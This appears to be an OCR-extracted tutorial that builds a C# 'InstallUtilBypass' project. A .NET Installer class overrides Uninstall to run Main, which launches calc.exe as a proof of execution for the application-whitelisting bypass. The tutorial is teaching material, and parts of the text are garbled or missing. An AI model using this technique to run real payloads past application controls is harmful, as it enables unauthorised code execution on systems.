


Please click the `Create One!` link from the screen above and follow the Microsoft registration steps.


Once registration is finished, on the welcome screen, please click the *"Create a new project"* tile to proceed.




From the `Create a new project` window, filter all templates by typing in the filter `Console App` at the top of the window. Select the outlined `Console App (.NET Framework)` template which uses C# and press the `Next` button.



The `Configure your new project` window prompts you for a project name. We will use `InstallUtilBypass` as name, make sure the solution is in the same directory, and leave other settings to their default value. Once completed, proceed with the `Create` button.



If everything went well, Visual Studio should provide you with a similar view only differing by theme.



Step 2: Creating the Payload Logic

With our default project created, we need to implement our malicious logic. In order to keep it simple, we will rely on opening `calc.exe` as a `Proof of Execution`. To do so, we first of all need to use an additional import. Append the following snippet after the already present `using` statements.


```
using System.Diagnostics;
```

> The System.Diagnostics namespace provides classes that allow you to interact with system processes, event logs, and performance counters.
>
> *Source: docs.microsoft.com*


Creating the logic itself can then be done in the program's `Main` method. Go ahead and complete the method's body with the following instructions.

```
Process calc = new Process();
calc.StartInfo.FileName = "calc.exe";
calc.Start();
calc.WaitForExit();
```

Once completed, your Visual Studio workspace should look like the below screenshot:




Step 3: Referencing the `System.Configuration.Install`



The `Reference Manager - InstallUtilBypass` window enables us to reference additional libraries. Filter the entries using the `Install` keyword and ensure the `System.Configuration.Install` library is checked. Once done, press the `OK` button to apply the changes.


> The System.Configuration.Install namespace provides classes that allow you to write custom installers for your own components. The Installer class is the base class for all custom installers in the .NET Framework.
>
> *Source: docs.microsoft.com*



c.exe";

Step 4: Adding the `InstallUtil`

```
public override void Uninstall(System.Collections.IDictionary savedState)
{
    Program.Main(null);
}
```




For your convenience, you can find the full expected code below:

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;
using System.Diagnostics;

namespace InstallUtilBypass
{
    [System.ComponentModel.RunInstaller(true)]
    public class Program : System.Configuration.Install.Installer
    {
        static void Main(string[] args)
        {
            Process calc = new Process();
            calc.StartInfo.FileName = "calc.exe";
            calc.Start();
            calc.WaitForExit();
        }

        public override void Uninstall(System.Collections.IDictionary savedState)
        {
            Program.Main(null);
        }
    }
}
```

